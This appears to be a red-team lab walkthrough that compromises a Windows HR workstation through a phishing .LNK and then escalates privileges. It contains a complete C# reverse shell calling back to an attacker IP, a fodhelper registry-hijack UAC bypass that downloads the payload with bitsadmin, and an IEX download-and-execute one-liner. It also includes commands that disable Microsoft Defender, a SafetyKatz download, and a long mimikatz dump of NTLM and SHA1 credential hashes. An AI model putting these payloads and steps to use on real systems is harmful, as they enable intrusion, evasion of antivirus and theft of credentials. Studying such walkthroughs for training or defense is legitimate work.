
At this point, we make sure our listener is active. We use PowerCat on our attacker machine to listen on port 80, which matches the callback port in our hosted reverse shell script. This sets us up to catch the connection as soon as the payload executes.
Once Erika opens the ZIP file and clicks or previews the .LNK, her system reaches out to our HTTP server, downloads the payload script, and executes it. The script then opens a TCP socket back to our machine, establishing a reverse PowerShell session. We now have interactive access to her system, as the user erika on host HR-ERIKA, and can continue post-exploitation from this foothold.
By structuring the payload in this way, separating staging from execution, hiding the command in base64, and delivering it in a format that blends into normal user behavior, we maximize both reliability and stealth. This method is clean, controlled, and effective in bypassing most entry-level defenses in internal environments.
UAC Bypass
If we check closely for our permissions on Erika’s server, we will see that we are part of the Administrator group but operating at a Medium Mandatory Integrity Level, we may find that certain commands and tools are restricted due to User Account Control (UAC). To execute privileged actions, we’ll need to bypass UAC to elevate to a High Mandatory Integrity Level.
This elevated level allows us to run powerful tools like Mimikatz or perform actions such as changing the administrator password.

If we check if is UAC is enabled we should pay attention on 2 sets defined here.
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System

EnableLUA REG_DWORD 0x1
- This key (
EnableLUA) indicates whether UAC (User Account Control) is enabled.
- Value of 1: UAC is enabled, meaning certain actions will require elevated privileges, and we'll need to bypass UAC for full administrative access.
- Value of 0: UAC is disabled, so you don’t need a UAC bypass. We can directly escalate privileges to SYSTEM.
PromptOnSecureDesktop REG_DWORD 0x1
- This key (
PromptOnSecureDesktop) controls whether UAC prompts appear on a secure desktop.
- Value of 1: The UAC prompt will show up on a secure desktop, preventing some UAC bypass techniques that rely on interacting with the desktop.
- Value of 0: The UAC prompt will appear on the user’s current desktop, which may allow certain bypass methods.
if EnableLUA is set to 0, we can escalate to SYSTEM without worrying about UAC. If EnableLUA is 1 and PromptOnSecureDesktop is also 1,
UAC bypass techniques might be more challenging, as they would need to bypass the secure desktop protection.
Privilege Escalation via UAC Bypass with Fodhelper and C# Reverse Shell
In this guide, we will escalate our privileges from a local administrator to a high-integrity context (bypassing UAC) and obtain a reverse shell using a native binary compiled directly on the target. The payload will be crafted in C#, compiled using the native .NET compiler (csc.exe), and executed via a fodhelper-based UAC bypass.
What is csc.exe?
csc.exe is the C# compiler that ships with the Microsoft .NET Framework. It transforms human-readable .cs source code files into Windows executables (.exe).
It is located by default at C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe .
csc.exe is the C# compiler included with the .NET Framework, and it's present by default on most Windows workstations and servers, especially from Windows 7/Server 2008 onward. It’s typically located in C:\Windows\Microsoft.NET\Framework\v4.0.30319\. Unless the system is heavily stripped down, you can assume it’s available in most real-world and lab environments.
We use it because:
- It allows us to compile on the target, avoiding detection risks associated with transferring pre-compiled binaries.
- It generates executable that are native, unmanaged, and less likely to be flagged if the source is custom.
- It is a legitimate, trusted binary already present on most Windows systems.
This makes csc.exe ideal for compiling custom payloads in red team engagements, especially when attempting to bypass UAC or other user context limitations.
Steps to Achieve a Reverse Shell with UAC Bypass
1 - Create the C# reverse shell source file
We write a reverse shell in C# and name it RevShell.cs from our attacking machine. This payload will connect back to our attacker machine over a TCP socket and execute commands via cmd.exe.
Let’s use TCP port 8080 instead, I tried port 53 previous attempt and it seems to be blocked from this side of the network.
using System;
using System.IO;
using System.Net;
using System.Net.Sockets;
using System.Text;
using System.Diagnostics;

public class ReverseTCPShell
{
        public static TcpClient tcpClient;
        public static NetworkStream stream;
        public static StreamReader streamReader;
        public static StreamWriter streamWriter;
        public static StringBuilder UserInput;

        public static void Main(string[] args)
        {
                tcpClient = new TcpClient();
                UserInput = new StringBuilder();

                if (!tcpClient.Connected)
                {
                        try
                        {
                                tcpClient.Connect("192.168.100.41", 8080);
                                stream = tcpClient.GetStream();
                                streamReader = new StreamReader(stream, System.Text.Encoding.Default);
                                streamWriter = new StreamWriter(stream, System.Text.Encoding.Default);
                        }
                        catch (Exception)
                        {
                                return;
                        }

                        Process CmdProc;
                        CmdProc = new Process();

                        CmdProc.StartInfo.FileName = "powershell.exe";
                        CmdProc.StartInfo.Arguments = "-NoLogo -NoExit -WindowStyle Hidden";
                        CmdProc.StartInfo.UseShellExecute = false;
                        CmdProc.StartInfo.RedirectStandardInput = true;
                        CmdProc.StartInfo.RedirectStandardOutput = true;
                        CmdProc.StartInfo.RedirectStandardError = true;

                        CmdProc.OutputDataReceived += new DataReceivedEventHandler(SortOutputHandler);
                        CmdProc.ErrorDataReceived += new DataReceivedEventHandler(SortOutputHandler);

                        CmdProc.Start();
                        CmdProc.BeginOutputReadLine();
                        CmdProc.BeginErrorReadLine();

                        while (true)
                        {
                                try
                                {
                                        UserInput.Append(streamReader.ReadLine());
                                        CmdProc.StandardInput.WriteLine(UserInput);
                                        UserInput.Remove(0, UserInput.Length);
                                }
                                catch (Exception)
                                {
                                        streamReader.Close();
                                        streamWriter.Close();
                                        CmdProc.Kill();
                                        break;
                                }
                        }
                }
        }

        public static void SortOutputHandler(object sendingProcess, DataReceivedEventArgs outLine)
        {
                StringBuilder strOutput = new StringBuilder();

                if (!String.IsNullOrEmpty(outLine.Data))
                {
                        try
                        {
                                strOutput.Append(outLine.Data);
                                streamWriter.WriteLine(strOutput);
                                streamWriter.Flush();
                        }
                        catch (Exception) { }
                }
        }
}
2 - Compile the reverse shell
We use csc.exe to build a native reverse shell directly on the target, avoiding AV/EDR detection during transfer. By executing the binary through a UAC bypass that leverages fodhelper.exe, we gain a reverse shell with elevated privileges, bypassing user approval dialogs. This method is reliable in environments where PowerShell payloads are restricted, AMSI is enabled, or traditional script-based bypasses are blocked. We compile the downloaded file using the on-target csc.exe , locally on our attacking workstation.
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /t:exe /out:C:\Users\itemployee41\Documents\RevShell.exe C:\Users\itemployee41\Documents\RevShell.cs

This generates a native Windows executable capable of opening a reverse connection.
dir RevShell.exe

3 - Set the registry keys for UAC bypass
We craft a registry hijack that abuses the auto-elevated fodhelper.exe and add it into a .ps1 file named UAC_Bypass.ps1, this will trigger the execution of our reverse shell with elevated privileges:
New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value "bitsadmin /transfer WindowsUpdates /download /priority normal http://192.168.100.41:443/RevShell.exe C:\\Users\\Public\\RevShell.exe" -Force
Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value "C:\\Users\\Public\\RevShell.exe" -Force
Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
4 - Obtain the shell
Once the above executes, fodhelper.exe a trusted Windows binary will launch Shell.exe silently and elevated. If successful, your listener will receive a shell with high-integrity privileges.
IEX (New-Object Net.WebClient).DownloadString('http://192.168.100.41:443/UAC_Bypass.ps1')

As we can see above, after putting the new listener on port 8080 and running the UAC_Bypass.ps1 in the memory, we were able to bypass this UAC block.
We were able to bypass AV because the payload download (bitsadmin) was executed through an elevated context using fodhelper.exe, which runs with auto-elevated privileges due to its trusted status and lack of a UAC prompt. Since this happens outside the normal PowerShell context and before Defender can hook or scan the file in memory, the binary (RevShell.exe) was downloaded and written to disk without triggering real-time protection. Immediately after that, the same UAC bypass was reused to silently execute the now-trusted payload from disk, completing the privilege escalation and shell delivery undetected.
Disabled AV on the Target
Set-MpPreference -DisableRealtimeMonitoring 1; Set-MpPreference -DisableBehaviorMonitoring 1; Set-MpPreference -DisableScriptScanning 1; Set-MpPreference -DisableIntrusionPreventionSystem 1; Set-MpPreference -DisableNetworkProtection 1; Set-MpPreference -SubmitSamplesConsent 2; Set-MpPreference -MAPSReporting 0; Set-MpPreference -PUAProtection 0
If we verify now, we will see that we were able to disable defender and we can now import Rubeus.exe for credentials dump.
Get-MpPreference | Select-Object DisableRealtimeMonitoring

Importing SafetyKatz.exe into the target
Invoke-WebRequest -Uri http://192.168.100.41:443/SafetyKatz.exe -OutFile 'C:\SafetyKatz.exe' -UseBasicParsing
Credentials Dumping
C:\SafetyKatz.exe "privilege::debug" "sekurlsa::logonpasswords /patch" "exit"
sekurlsa::logonpasswords
C:\SafetyKatz.exe "privilege::debug" "sekurlsa::logonpasswords /patch" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords /patch

Authentication Id : 0 ; 52047366 (00000000:031a2e06)
Session           : NewCredentials from 0
User Name         : erika
Domain            : HR
Logon Server      : (null)
Logon Time        : 4/25/2024 1:18:15 AM
SID               : S-1-5-21-3602425948-896546556-3985009324-1106
        msv :
         [00000003] Primary
         * Username : erika-admin
         * Domain   : gcbhr.local
         * NTLM     : d5629de7fd9d15efcffecfdd4f1156ae
        tspkg :
        wdigest :
         * Username : erika-admin
         * Domain   : gcbhr.local
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : GCBHR.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 1251825 (00000000:001319f1)
Session           : RemoteInteractive from 2
User Name         : erika
Domain            : HR
Logon Server      : HR-DC02
Logon Time        : 2/15/2024 6:11:09 AM
SID               : S-1-5-21-3602425948-896546556-3985009324-1106
        msv :
         [00000003] Primary
         * Username : erika
         * Domain   : HR
         * NTLM     : f65007b90cd27dc7828c95c21d60376c
         * SHA1     : 252b6dd27293b2495546167f3adb4d562d173da9
         * DPAPI    : 41ba63d28151fc25c1fff42fa00ec1a4
        tspkg :
        wdigest :
         * Username : erika
         * Domain   : HR
         * Password : (null)
        kerberos :
         * Username : erika
         * Domain   : GCBHR.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 139853 (00000000:0002224d)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:45 AM
SID               : S-1-5-90-0-2
        msv :
         [00000003] Primary
         * Username : HR-ERIKA$
         * Domain   : HR
         * NTLM     : 7708f8f5dda6641d06795522d0aa9a61
         * SHA1     : 658066b5bf777425315860501836699c0b52fc0f
         * DPAPI    : 658066b5bf777425315860501836699c
        tspkg :
        wdigest :
         * Username : HR-ERIKA$
         * Domain   : HR
         * Password : (null)
        kerberos :
         * Username : HR-ERIKA$
         * Domain   : gcbhr.local
         * Password : 09 50 fe 3f a1 8c 80 83 6f 4b be 08 b1 68 65 8b 64 1f 04 20 de 22 13 ba 72 0f aa c0 2e a1 f7 03 e8 0d 29 46 72 be 6a f9 68 aa b7 59 71 fb f4 9d 80 81 d8 d8 d4 1c e8 33 ea 98 09 b4 ed 17 df e9 e4 92 b6 17 a1 dc e3 91 63 9d 79 29 7a bc e5 29 45 17 53 06 74 fb 45 e9 c0 13 38 bc 68 73 df c6 39 b2 9b e3 6b 7f 8d dd 03 57 a1 07 77 3d 27 82 44 e7 42 0b 3e 43 69 e7 11 03 fc b4 06 e6 36 05 36 89 44 05 51 a9 e5 58 ae be 70 64 18 02 db 87 d0 e6 2f a6 0e fa 37 79 66 57 1b cb 18 0e c2 53 46 54 89 d1 c5 ff 2a 46 e1 05 4a f6 63 e3 d6 8f 8c 21 8a a4 fa be a7 39 84 31 f2 25 65 4a 58 d3 8c e1 86 f3 d4 c7 3a 29 86 a6 a7 8e 84 c7 7e 62 73 b1 62 d3 ff 16 85 60 db 31 64 c5 65 a6 7e 7d 8f 4e 99 82 5b 74 6e 1c a8 26 54 5e 3e 20 7d ae
        ssp :
        credman :

Authentication Id : 0 ; 133839 (00000000:00020acf)
Session           : Interactive from 2
User Name         : UMFD-2
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:45 AM
SID               : S-1-5-96-0-2
        msv :
         [00000003] Primary
         * Username : HR-ERIKA$
         * Domain   : HR
         * NTLM     : 7708f8f5dda6641d06795522d0aa9a61
         * SHA1     : 658066b5bf777425315860501836699c0b52fc0f
         * DPAPI    : 658066b5bf777425315860501836699c
        tspkg :
        wdigest :
         * Username : HR-ERIKA$
         * Domain   : HR
         * Password : (null)
        kerberos :
         * Username : HR-ERIKA$
         * Domain   : gcbhr.local
         * Password : 09 50 fe 3f a1 8c 80 83 6f 4b be 08 b1 68 65 8b 64 1f 04 20 de 22 13 ba 72 0f aa c0 2e a1 f7 03 e8 0d 29 46 72 be 6a f9 68 aa b7 59 71 fb f4 9d 80 81 d8 d8 d4 1c e8 33 ea 98 09 b4 ed 17 df e9 e4 92 b6 17 a1 dc e3 91 63 9d 79 29 7a bc e5 29 45 17 53 06 74 fb 45 e9 c0 13 38 bc 68 73 df c6 39 b2 9b e3 6b 7f 8d dd 03 57 a1 07 77 3d 27 82 44 e7 42 0b 3e 43 69 e7 11 03 fc b4 06 e6 36 05 36 89 44 05 51 a9 e5 58 ae be 70 64 18 02 db 87 d0 e6 2f a6 0e fa 37 79 66 57 1b cb 18 0e c2 53 46 54 89 d1 c5 ff 2a 46 e1 05 4a f6 63 e3 d6 8f 8c 21 8a a4 fa be a7 39 84 31 f2 25 65 4a 58 d3 8c e1 86 f3 d4 c7 3a 29 86 a6 a7 8e 84 c7 7e 62 73 b1 62 d3 ff 16 85 60 db 31 64 c5 65 a6 7e 7d 8f 4e 99 82 5b 74 6e 1c a8 26 54 5e 3e 20 7d ae
        ssp :
        credman :

Authentication Id : 0 ; 99954 (00000000:00018672)
Session           : Service from 0
User Name         : erika-admin
Domain            : HR
Logon Server      : HR-DC02
Logon Time        : 2/15/2024 5:58:42 AM
SID               : S-1-5-21-3602425948-896546556-3985009324-1105
        msv :
         [00000003] Primary
         * Username : erika-admin
         * Domain   : HR
         * NTLM     : d5629de7fd9d15efcffecfdd4f1156ae
         * SHA1     : 61efbc84c24a8b223224a74d0133ced5aaaca649
         * DPAPI    : f079c68089049c0bde676886f4021fd3
        tspkg :
        wdigest :
         * Username : erika-admin
         * Domain   : HR
         * Password : (null)
        kerberos :
         * Username : erika-admin
         * Domain   : GCBHR.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 48506 (00000000:0000bd7a)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:39 AM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : HR-ERIKA$
         * Domain   : HR
         * NTLM     : 7708f8f5dda6641d06795522d0aa9a61
         * SHA1     : 658066b5bf777425315860501836699c0b52fc0f
         * DPAPI    : 658066b5bf777425315860501836699c
        tspkg :
        wdigest :
         * Username : HR-ERIKA$
         * Domain   : HR
         * Password : (null)
        kerberos :
         * Username : HR-ERIKA$
         * Domain   : gcbhr.local
         * Password : 09 50 fe 3f a1 8c 80 83 6f 4b be 08 b1 68 65 8b 64 1f 04 20 de 22 13 ba 72 0f aa c0 2e a1 f7 03 e8 0d 29 46 72 be 6a f9 68 aa b7 59 71 fb f4 9d 80 81 d8 d8 d4 1c e8 33 ea 98 09 b4 ed 17 df e9 e4 92 b6 17 a1 dc e3 91 63 9d 79 29 7a bc e5 29 45 17 53 06 74 fb 45 e9 c0 13 38 bc 68 73 df c6 39 b2 9b e3 6b 7f 8d dd 03 57 a1 07 77 3d 27 82 44 e7 42 0b 3e 43 69 e7 11 03 fc b4 06 e6 36 05 36 89 44 05 51 a9 e5 58 ae be 70 64 18 02 db 87 d0 e6 2f a6 0e fa 37 79 66 57 1b cb 18 0e c2 53 46 54 89 d1 c5 ff 2a 46 e1 05 4a f6 63 e3 d6 8f 8c 21 8a a4 fa be a7 39 84 31 f2 25 65 4a 58 d3 8c e1 86 f3 d4 c7 3a 29 86 a6 a7 8e 84 c7 7e 62 73 b1 62 d3 ff 16 85 60 db 31 64 c5 65 a6 7e 7d 8f 4e 99 82 5b 74 6e 1c a8 26 54 5e 3e 20 7d ae
        ssp :
        credman :

Authentication Id : 0 ; 48353 (00000000:0000bce1)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:39 AM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : HR-ERIKA$
         * Domain   : HR
         * NTLM     : 7708f8f5dda6641d06795522d0aa9a61
         * SHA1     : 658066b5bf777425315860501836699c0b52fc0f
         * DPAPI    : 658066b5bf777425315860501836699c
        tspkg :
        wdigest :
         * Username : HR-ERIKA$
         * Domain   : HR
         * Password : (null)
        kerberos :
         * Username : HR-ERIKA$
         * Domain   : gcbhr.local
         * Password : 09 50 fe 3f a1 8c 80 83 6f 4b be 08 b1 68 65 8b 64 1f 04 20 de 22 13 ba 72 0f aa c0 2e a1 f7 03 e8 0d 29 46 72 be 6a f9 68 aa b7 59 71 fb f4 9d 80 81 d8 d8 d4 1c e8 33 ea 98 09 b4 ed 17 df e9 e4 92 b6 17 a1 dc e3 91 63 9d 79 29 7a bc e5 29 45 17 53 06 74 fb 45 e9 c0 13 38 bc 68 73 df c6 39 b2 9b e3 6b 7f 8d dd 03 57 a1 07 77 3d 27 82 44 e7 42 0b 3e 43 69 e7 11 03 fc b4 06 e6 36 05 36 89 44 05 51 a9 e5 58 ae be 70 64 18 02 db 87 d0 e6 2f a6 0e fa 37 79 66 57 1b cb 18 0e c2 53 46 54 89 d1 c5 ff 2a 46 e1 05 4a f6 63 e3 d6 8f 8c 21 8a a4 fa be a7 39 84 31 f2 25 65 4a 58 d3 8c e1 86 f3 d4 c7 3a 29 86 a6 a7 8e 84 c7 7e 62 73 b1 62 d3 ff 16 85 60 db 31 64 c5 65 a6 7e 7d 8f 4e 99 82 5b 74 6e 1c a8 26 54 5e 3e 20 7d ae
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : HR-ERIKA$
Domain            : HR
Logon Server      : (null)
Logon Time        : 2/15/2024 5:58:38 AM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : HR-ERIKA$
         * Domain   : HR
         * NTLM     : 7708f8f5dda6641d06795522d0aa9a61
         * SHA1     : 658066b5bf777425315860501836699c0b52fc0f
         * DPAPI    : 658066b5bf777425315860501836699c
        tspkg :
        wdigest :
         * Username : HR-ERIKA$
         * Domain   : HR
         * Password : (null)
        kerberos :
         * Username : hr-erika$
         * Domain   : GCBHR.LOCAL
         * Password : (null)
